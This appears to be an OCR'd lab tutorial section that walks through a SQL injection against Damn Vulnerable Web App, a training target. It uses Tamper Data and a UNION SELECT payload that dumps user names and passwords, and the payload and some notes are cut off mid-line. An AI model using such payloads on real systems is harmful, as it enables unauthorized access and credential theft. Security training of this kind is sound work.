
- 

Section 13: How to Encode a SQL Injection


1. Inspect Element (Textbox)
    - **Instructions:**
        1. Click on the Damn Vulnerable Web App Tab
        2. Click the SQL navigation link.
        3. Right Click on the Textbox
        4. Click Inspect Element

- 


2. Add New Attribute
    - **Instructions:**
        1. Right Click on the gray highlighted line
        2. Select New Attribute...

- 


3. Increase the Textbox Size
    - **Instructions:**
        1. Type the following: **size=100**
        2. Click on the close button

- 


4. Start Tamper Data
    - **Instructions:**
        1. Click Tools
        2. Click Tamper Data

- 


5. Minimize Tamper Data
    - **Instructions:**
        1. Click the Minimize Down Arrow

- 


6. Display DVWA Usernames and Passwords
   - **Instructions:**
     1. Place the following in the text box:
        - **' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,passwo**
        - Remember to put a space before and after the two hyph
     2. Click the Submit Button
     3. Click the Tamper Data Window in the bottom tray
   - **Note(FYI):**
     - **concat**, concatenates the tables columns first_name, last_nam
     - **0x3a**, is the the hexidecimal representation for a colon(:).
     - **from users**, refers to the users tables in the dvwa database.

- 


7. Copy Encoding Union URL
    - **Instructions:**
        0. Click on the second GET
        1. Right Click on the Referer Link
        2. Click Copy All

- 

